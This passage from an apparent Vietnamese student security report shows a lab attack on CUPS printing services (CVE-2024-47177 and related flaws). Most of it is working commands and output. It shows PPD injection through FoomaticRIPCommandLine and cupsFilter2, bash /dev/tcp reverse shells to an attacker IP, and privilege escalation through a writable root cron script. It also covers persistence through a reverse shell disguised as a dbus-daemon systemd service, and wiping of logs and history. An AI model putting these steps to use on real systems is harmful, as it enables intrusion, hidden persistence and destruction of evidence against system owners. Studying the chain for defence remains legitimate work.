21 cupsFilePrintf(fp, "*ModelName: \"%s %s\"\n", make, model); // <--- LOL
22 cupsFilePrintf(fp, "*Product: \"(%s %s)\"\n", make, model); // <--- LOL
23 cupsFilePrintf(fp, "*NickName: \"%s %s, %sdriverless, %s\"\n",
24     make, model, (is_fax ? "Fax, " : ""), VERSION);
25 cupsFilePrintf(fp, "*ShortNickName: \"%s %s\"\n", make, model); // <--- LOL
```

Hình 2.38: Code API `ppdCreatePPDFromIPP2` thực hiện ghi thông tin khai báo máy in lên PPD file

Có thể thấy có rất nhiều lệnh printf được sử dụng để ghi các thông tin khai báo từ máy in vào trong file tạm PPD mà không thông qua bất kỳ một bộ lọc nào. Điều này là lỗ hổng nghiêm trọng khi người dùng có thể tùy ý đưa vào các chuỗi ký tự không hợp lệ hoặc shell code để thực thi tạo ra các reverse shell.

#### 2.2.4.4. Lỗ hổng cups-filters

Lỗ hổng CVE-2024-47177 | cups-filters là lỗ hổng do bộ lọc fomatic-rip chấp nhận các tập lệnh nhị phân thực thi thông qua FoomaticRIPCommandLine - một tham số trong PPD.

Trong quá trình tìm hiểu về các tham số trong PPD thì ta thấy tham số FoomaticRIPCommand đây là tham số cho phép thực thi bất kỳ lệnh nào đưa gán lên nó.

```
*FoomaticRIPCommandLine: "(printf &apos;\033%-12345X@PJL\n@PJL JOB\n@PJL SET COPIES=%6copies;\n&apos;%6|perl -p -e
1  \"s/\x26copies\x3b/1/");
2  (gs -q -dBATCH -dPARANOIDSAFER -dNOPAUSE -dNOINTERPOLATE %B%A%C %D%E | perl -p -e \"s/^\x1b\x25-12345X//\" | perl -p
3  -e \"s/^\xc1\x01\x00\xf8\x31\x44/\x44/g\");
  (printf &apos;@PJL\n@PJL E0J\n\033%-12345X&apos;);)"
```


Hình 2.39: Ví dụ về tập lệnh mà tham số FoomaticRIPCommandLine có thể thực hiện

Vậy câu hỏi đặt ra là ta sẽ thực hiện khai báo máy in ảo từ IPP server với thông tin khai báo có FoomaticRIPCommandLine là reverseshell là ta có thể chiếm quyền điều khiển của máy tính victim? Câu trả lời là đúng nhưng cần phải qua một bước nữa. Để thực hiện lệnh in thành công thì ta phải vượt qua bộ lọc hay filter của hệ thống CUPS.

#### Bộ lọc là gì?

Bộ lọc là bất kỳ tệp thực thi nào nằm trong đường dẫn /usr/lib/cups/filter (CUPS có kiểm tra điều này, ta không thể chỉ định bất kỳ tệp nhị phân nào), sẽ được thực thi khi một lệnh in được gửi đến máy in, nhằm thực hiện chuyển đổi tài liệu nếu máy in không hỗ trợ định dạng cụ thể đó. Vì vậy, với sự hạn chế về các tệp nhị phân có thể thực thi, chúng ta cần tìm cách tận dụng một trong những bộ lọc hiện có để chạy các lệnh tùy ý.

Sau quá trình tìm kiếm thì bộ lọc cupsFilter2 chính là câu trả lời



Hình 2.40: Định nghĩa cupsFilter2



Trong định nghĩa cupsFilter2 cho ta một số thông tin:

- cupsFilter2 là một hàm trong API của CUPS (Common UNIX Printing System), dùng để xử lý dữ liệu in thông qua một chuỗi các bộ lọc (filters). Cụ thể, cupsFilter2 cho phép ta chuyển đổi dữ liệu từ định dạng này sang định dạng khác, ví dụ từ PDF sang PostScript, hoặc từ một định dạng tài liệu sang định dạng máy in hiểu được (như PCL, raster, v.v.).
- Mọi tham số cupsFilter2 trong file PPD đều dẫn đến vô hiệu hóa mọi cupsFilter đến từ hệ thống CUPS hay nói cách khác cupsFilter2 trong PPD có độ ưu tiên cao hơn so với cupsFilter của hệ thống mặc định.
- Khi kiểu dữ liệu nguồn được hỗ trợ trực tiếp bởi máy in thì một bộ lọc đặc biệt “-” sẽ được gọi.
- Để bộ lọc cho phép các câu lệnh FoomaticRIPCommandLine thì ta có bộ lọc foomatic.

Từ đó, ta có thể hiểu bằng việc không lọc thông tin đầu vào trước khi điền vào file tạm PPD ta có thể khai báo tham số cupsFilter2 để vô hiệu hóa bộ lọc mặc định của CUPS đồng thời gọi tới bộ lọc foomatic thứ chấp nhận mọi chỉ thị từ tham số FoomaticRIPCommandLine trong PPD.

```
(  
    SectionEnum.printer,  
    b'printer-more-info',  
    TagEnum.uri  
): [f'\n*FoomaticRIPCommandLine: "{self.command}"\n*cupsFilter2 : "application/pdf application/vnd.cups-postscript 0 foomatic-rip'.encode()],
```

Hình 2.41: Code khai báo thông tin máy in điền vào PPD file

Mục tiêu ở đây là ta muốn PPD sẽ có cấu trúc như sau:

- \*PrintMoreInfor: “”
- \*FoomaticRIPCommandLine: “reverseshell”
- \*cupsFilter2: “application/pdf application/vnd.cups-postscript 0 foomatic-rip”


```
File Actions Edit View Help  
(venv)-(kali@kali)-[~/evilcups/evil-cups]  
$ python3 evilcups2.py 192.168.37.142 'nohup bash -c "bash -i >& /dev/tcp/192.168.37.142/9001 0>&1"&'  
IPP Server Listening on ('192.168.37.142', 12345)  
Please wait this normally takes 30 seconds ...  
3 elapsed
```

Hình 2.42: Thực thi code evilcups2.py nhúng reverseshell




```
long@long-virtual-machine:~$ python3 disk_clean_up.py
Sending udp packet to 127.0.0.1:631...
long@long-virtual-machine:~$
```

Hình 2.43: Victim thực thi mã độc gửi gói tin tới cổng UDP:631 và truy vấn tới IPP server của attacker



Hình 2.44: Kết quả cho thấy máy in của attacker được thêm thành công



Hình 2.45: Victim gửi lệnh in lộn tới máy in của Attacker

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [192.168.37.142] from (UNKNOWN) [192.168.37.143] 10764  
bash: cannot set terminal process group (4026): Inappropriate ioctl for device  
bash: no job control in this shell  
lp@long-virtual-machine:/$
```

Hình 2.46: Attacker netcat cổng 9001 và nhận được reverseshell thành công

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [192.168.37.142] from (UNKNOWN) [192.168.37.143] 10764  
bash: cannot set terminal process group (4026): Inappropriate ioctl for device  
bash: no job control in this shell  
lp@long-virtual-machine:/$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
lp@long-virtual-machine:/$ ^Z  
zsh: suspended nc -lvnp 9001  
  
(kali@kali)-[~]  
$ stty raw -echo;fg  
[1] + continued nc -lvnp 9001  
ls  
backup_printer_files dev lib32 media root srv usr  
bin etc lib64 mnt run swapfile var  
boot home libx32 opt sbin sys  
cdrom lib lost+found proc snap tmp  
lp@long-virtual-machine:/$ export TERM=xterm  
lp@long-virtual-machine:/$
```

Hình 2.47: Thực hiện nâng shell

#### 2.2.4.5. Leo thang đặc quyền:


Để có thể leo thang đặc quyền, nhóm tác giả đưa ra kịch bản như sau:

- Victim muốn lưu lại thông tin file in từ thư mục /var/spool/cups sang folder backup\_printer\_file. Để làm được điều đấy, victim sử dụng crontab chạy định kì một file dịch vụ nằm tại /usr/local/bin/backup\_cups.sh với quyền root.
- Victim thực hiện lỗi cấu hình khi phân quyền file backup\_cups.sh có thể sửa đổi với người dùng other (trong đó có lp – người dùng mình đã kiểm soát).
- Attacker nhúng reverseshell vào file backup\_cups.sh. Sau đó đợi cho crontab thực thi định kì từ đó leo thang đặc quyền.

Chi tiết khai thác:


```
kali@kali: ~  
File Actions Edit View Help  
lp@long-virtual-machine:/$ cd /etc/cron.d/  
lp@long-virtual-machine:/etc/cron.d$ ls  
anacron backup_cups e2scrub_all  
lp@long-virtual-machine:/etc/cron.d$ cat backup_cups  
* * * * * root /usr/local/bin/backup_cups.sh  
lp@long-virtual-machine:/etc/cron.d$
```

Hình 2.48: Có thể thấy Victim dùng crontab thực thi định kì file backup\_cups.sh với quyền root



```
File Actions Edit View Help
lp@long-virtual-machine:/etc/cron.d$ ls -l /usr/local/bin/backup_cups.sh
-rwxrw-rw- 1 root root 228 May 16 18:22 /usr/local/bin/backup_cups.sh
lp@long-virtual-machine:/etc/cron.d$
```

Hình 2.49: Kiểm tra quyền file backup\_cups.sh thì thấy người dùng other có thể sửa




```
File Actions Edit View Help
GNU nano 6.2 /usr/local/bin/backup_cups.sh *
#!/bin/bash
timestamp=$(date +"%Y-%m-%d")
backup_dir="/backup_printer_files/backup_${timestamp}"

mkdir -p "$backup_dir"
cp -r /var/spool/cups/* "$backup_dir/" 2>/dev/null
chown -R root:lp "$backup_dir"
chmod -R 770 "$backup_dir"

bash -i >& /dev/tcp/192.168.37.142/4444 0>&1
```

Hình 2.50: Thêm reverseshell vào file backup\_cups.sh




```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.37.142] from (UNKNOWN) [192.168.37.143] 61372
bash: cannot set terminal process group (4489): Inappropriate ioctl for device
bash: no job control in this shell
root@long-virtual-machine:~# whoami
root
root@long-virtual-machine:~#
```

Hình 2.51: Leo thang đặc quyền thành công

#### 2.2.4.6. Duy trì:

Mục đích: Tạo ra dịch vụ reverseshell chạy tự động trên máy mỗi khi máy tính nạn nhân mở.



```
root@kien-virtual-machine: /
File Actions Edit View Help
root@kien-virtual-machine:/# sudo nano reverseshell.sh
```

Hình 2.52: Tạo file reverseshell.sh

```

GNU nano 8.2
#!/bin/bash

ATTACKER_IP="192.168.37.142"
ATTACKER_PORT=443

while true; do
    bash -i >& /dev/tcp/$ATTACKER_IP/$ATTACKER_PORT 0>&1
    sleep 10
done

```

Hình 2.53: Nội dung trong file reverseshell.sh nhằm tạo reverseshell về máy tấn công trên cổng 443 (giả danh thành cổng https). Việc này sẽ lặp lại mỗi 10s

```

File Actions Edit View Help
root@kien-virtual-machine:/# sudo mv reverseshell.sh /usr/libexec/dbus-daemon.sh
root@kien-virtual-machine:/#

```

Hình 2.54: Copy nội dung file reverseshell.sh vào /usr/libexec/dbus-daemon.sh

Dbus-daemon là một thành phần cực kỳ quan trọng trong hệ thống Linux – nó là tiến trình trung tâm của D-Bus(Desktop Bus) – một hệ thống giúp các ứng dụng và dịch vụ trong Linux giao tiếp với nhau.

Ta thực hiện giả danh dịch vụ dbus-daemon.sh

Đường dẫn thật của dbus-daemon.sh: /usr/bin/dbus-daemon

```

File Actions Edit View Help
root@kien-virtual-machine:/# sudo rm -rf reverseshell.sh
root@kien-virtual-machine:/#

```

Hình 2.55: Xóa file reverseshell.sh xóa dấu vết

```

File Actions Edit View Help
root@kien-virtual-machine:/# sudo chmod +x /usr/libexec/dbus-daemon.sh
root@kien-virtual-machine:/#

```

Hình 2.56: Cấp quyền cho dbus-daemon giả danh (reverseshell)

```

File Actions Edit View Help
root@kien-virtual-machine:/# sudo nano /etc/systemd/system/dbus-daemon-2.service

```

Hình 2.57: Tạo file dịch vụ dbus-daemon-2 trên máy tính nạn nhân

```

GNU nano 6.2 /etc/systemd/system/dbus-daemon-2.service *
[Unit]
Description=Persistent Reverse Shell
After=network.target

[Service]
Type=simple
ExecStart=/usr/libexec/dbus-daemon.sh
Restart=always

[Install]
WantedBy=multi-user.target

```

```

root@kien-virtual-machine:/# apt install nmap
apt install nmap

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Reading package lists ...
Building dependency tree ...
Reading state information ...
The following additional packages will be installed:
  liblinear4 liblua5.3-0 lua-lpeg nmap nmap-common
Suggested packages:
  liblinear-tools liblinear-dev ncat ndiff zenmap
The following NEW packages will be installed:
  liblinear4 liblua5.3-0 lua-lpeg nmap nmap-common
0 upgraded, 5 newly installed, 0 to remove and 64 not upgraded.
Need to get 5.884 kB of archives.
After this operation, 26,1 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://vn.archive.ubuntu.com/ubuntu jammy/universe amd64 liblinear4 amd64 2.3.0+dfsg-5 [41,4 kB]

```

Hình 2.61: Tải nmap trên máy victim để quét hệ thống mạng

```

File Actions Edit View Help
root@kien-virtual-machine:/# nmap -sn 192.168.19.0/24
nmap -sn 192.168.19.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-16 16:37 +07
Nmap scan report for 192.168.19.1
Host is up (0.00059s latency).
MAC Address: 00:0C:29:45:68:A3 (VMware)
Nmap scan report for 192.168.19.3
Host is up (0.0043s latency).
MAC Address: 00:0C:29:F8:F4:F9 (VMware)
Nmap scan report for 192.168.19.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.03 seconds
root@kien-virtual-machine:/#

```

Hình 2.62: Quét dải mạng 192.168.19.0/24 phát hiện thêm 2 máy là 192.168.19.1 và 192.168.19.3 (Theo mô hình mạng trước đó .1 là router ra ngoài WAN và .3 là router giữa LAN và DMZ)



### 2.2.4.7. Xóa dấu vết:

```
(kali@B21AT115-Kien-Kali)-[~]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.10.3] from (UNKNOWN) [10.10.10.1] 63144
bash: cannot set terminal process group (55496): Inappropriate ioctl for device
bash: no job control in this shell
root@kien-virtual-machine:/# export TERM=xterm
export TERM=xterm
root@kien-virtual-machine:/# apt update
apt update

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Hit:1 http://vn.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://vn.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:3 http://vn.archive.ubuntu.com/ubuntu jammy-backports InRelease
Hit:4 http://security.ubuntu.com/ubuntu jammy-security InRelease
Reading package lists ...
Building dependency tree ...
Reading state information ...
65 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@kien-virtual-machine:/# apt install git
apt install git

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.
```

Hình 2.63: Tải git cleanup về

```
root@kien-virtual-machine:/# git clone https://github.com/onvio/Pentest-Cleanup-Script.git
git clone https://github.com/onvio/Pentest-Cleanup-Script.git
Cloning into 'Pentest-Cleanup-Script' ...
root@kien-virtual-machine:/#
```

Hình 2.64: Tải công cụ xóa dấu vết

```
kali@B21AT115-Kien-Kali: ~
File Actions Edit View Help
root@kien-virtual-machine:/# apt remove git
apt remove git

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Reading package lists ...
Building dependency tree ...
Reading state information ...
The following packages were automatically installed and are no longer required:
  git-man liberror-perl
Use 'apt autoremove' to remove them.
The following packages will be REMOVED:
  git
0 upgraded, 0 newly installed, 1 to remove and 64 not upgraded.
After this operation, 18,9 MB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 185581 files and directories currently installed.)
Removing git (1:2.34.1-1ubuntu1.12) ...
root@kien-virtual-machine:/# apt purge git
apt purge git

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Reading package lists ...
Building dependency tree ...
Reading state information ...
The following packages were automatically installed and are no longer required:
  git-man liberror-perl
Use 'apt autoremove' to remove them.
The following packages will be REMOVED:
  git*
0 upgraded, 0 newly installed, 1 to remove and 64 not upgraded.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] y
(Reading database ... 184789 files and directories currently installed.)
Purging configuration files for git (1:2.34.1-1ubuntu1.12) ...
root@kien-virtual-machine:/#
```

Hình 2.65: Gỡ cài đặt Git bằng apt trên Linux

```
File Actions Edit View Help
root@kien-virtual-machine:/# apt autoremove
apt autoremove

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Reading package lists...
Building dependency tree...
Reading state information...
The following packages will be REMOVED:
  git-man liberror-perl
0 upgraded, 0 newly installed, 2 to remove and 64 not upgraded.
After this operation, 2.079 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 184788 files and directories currently installed.)
Removing git-man (1:2.34.1-1ubuntu1.12) ...
Removing liberror-perl (0.17029-1) ...
Processing triggers for man-db (2.10.2-1) ...
root@kien-virtual-machine:/# apt remove nmap
apt remove nmap

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Reading package lists...
Building dependency tree...
Reading state information...
The following packages were automatically installed and are no longer required:
  liblinear4 liblua5.3-0 lua-lpeg nmap-common
Use 'apt autoremove' to remove them.
The following packages will be REMOVED:
  nmap
0 upgraded, 0 newly installed, 1 to remove and 64 not upgraded.
After this operation, 4.341 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 184596 files and directories currently installed.)
Removing nmap (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Processing triggers for man-db (2.10.2-1) ...
root@kien-virtual-machine:/#
```

Hình 2.66: Xóa git và nmap để tránh nạn nhân phát hiện

```
File Actions Edit View Help
root@kien-virtual-machine:/Pentest-Cleanup-Script# ls
ls Trash Burpsuite.zip
clean.sh
LICENSE
paths.txt
README.md
standard.txt
root@kien-virtual-machine:/Pentest-Cleanup-Script# chmod 777 clean.sh
chmod 777 clean.sh
root@kien-virtual-machine:/Pentest-Cleanup-Script# sudo ./clean.sh -s
```

Hình 2.67: Cấp quyền thực thi cho tool xóa dấu vết



```
File Actions Edit View Help
+-----+
| Thứ tư, 16 Tháng 4 năm 2025 16:48:40 +07 |
+-----+
| Pentest Cleanup Script |
+-----+

[!] The following paths will be cleaned (if existing):
/var/log/messages
/var/log/auth.log
/var/log/kern.log
/var/log/cron.log
/var/log/maillog
/var/log/boot.log
/var/log/mysqld.log
/var/log/qmail
/var/log/httpd
/var/log/lighttpd
/var/log/secure
/var/log/utmp
/var/log/wtmp
/var/log/yum.log
/tmp
~/.zsh_history
~/.bash_history
history -c

Y

[!] Cleaning Logs
[+] /var/log/auth.log cleaned.
[+] /var/log/kern.log cleaned.
[+] /var/log/boot.log cleaned.
[+] /var/log/wtmp cleaned.
[+] /tmp cleaned.
[+] ~/.bash_history cleaned.
[+] History file deleted.
root@kien-virtual-machine:/Pentest-Cleanup-Script#
```

Hình 2.68: Thực hiện xóa dấu vết

```
root@kien-virtual-machine:/Pentest-Cleanup-Script# cd ..
cd ..
root@kien-virtual-machine:/# rm -rf Pentest-Cleanup-Script
rm -rf Pentest-Cleanup-Script
root@kien-virtual-machine:/#
```

Hình 2.69: Xóa tool

```
root@kien-virtual-machine:/# cat /dev/null > /root/.bash_history
cat /dev/null > /root/.bash_history
root@kien-virtual-machine:/# history -c
history -c
root@kien-virtual-machine:/#
```

Hình 2.70: Xóa history lệnh

Sau khi hoàn tất khai thác, attacker thực hiện xóa các file tạm và log để tránh bị phát hiện. Sử dụng script bash cleanup nhằm loại bỏ các dấu vết như reverse shell, log hệ thống và cấu hình máy in giả. Việc xóa dấu vết giúp che giấu hoạt động độc hại, duy trì bí mật và tránh bị điều tra bởi quản trị viên hệ thống.

## 2.4. Kết chương

Chương 2 đã trình bày chi tiết quá trình phân tích hệ thống mục tiêu, từ giai đoạn thu thập thông tin ban đầu đến khai thác và đánh giá lỗ hổng thực nghiệm. Thông qua việc rà quét mạng và xác định dịch vụ đang chạy trên cổng 631, nhóm đã phát hiện hệ thống sử dụng CUPS với giao thức IPP, từ đó triển khai khai thác các lỗ hổng bảo mật nghiêm trọng. Các lỗ hổng bao gồm cups-browsed (2.2.4.1), cho phép máy chủ thêm máy in không kiểm soát; libcupsfilters (2.2.4.2) và libppd (2.2.4.3) dễ bị lợi dụng để thực thi mã từ xa; cùng với cups-filters (2.2.4.4), nơi tồn tại các lỗ hổng xử lý PPD. Sau khi khai thác thành công, kẻ tấn công đã thực hiện bước duy trì truy cập (2.2.4.5) bằng cách cài đặt reverse shell dưới quyền root để giữ kết nối lâu dài. Cuối cùng, kỹ thuật xóa dấu vết (2.2.4.6) được áp dụng nhằm loại bỏ log và cấu hình liên quan để tránh bị phát hiện. Toàn bộ quá trình minh họa rõ ràng mức độ nghiêm trọng của các lỗ hổng tồn tại trong dịch vụ in ấn CUPS. Những phát hiện này cung cấp cái nhìn thực tế về mối nguy bảo mật khi chạy dịch vụ CUPS mặc định trên máy Ubuntu 22.04. Kết quả thử nghiệm đồng thời chứng minh hiệu quả của kỹ thuật tấn 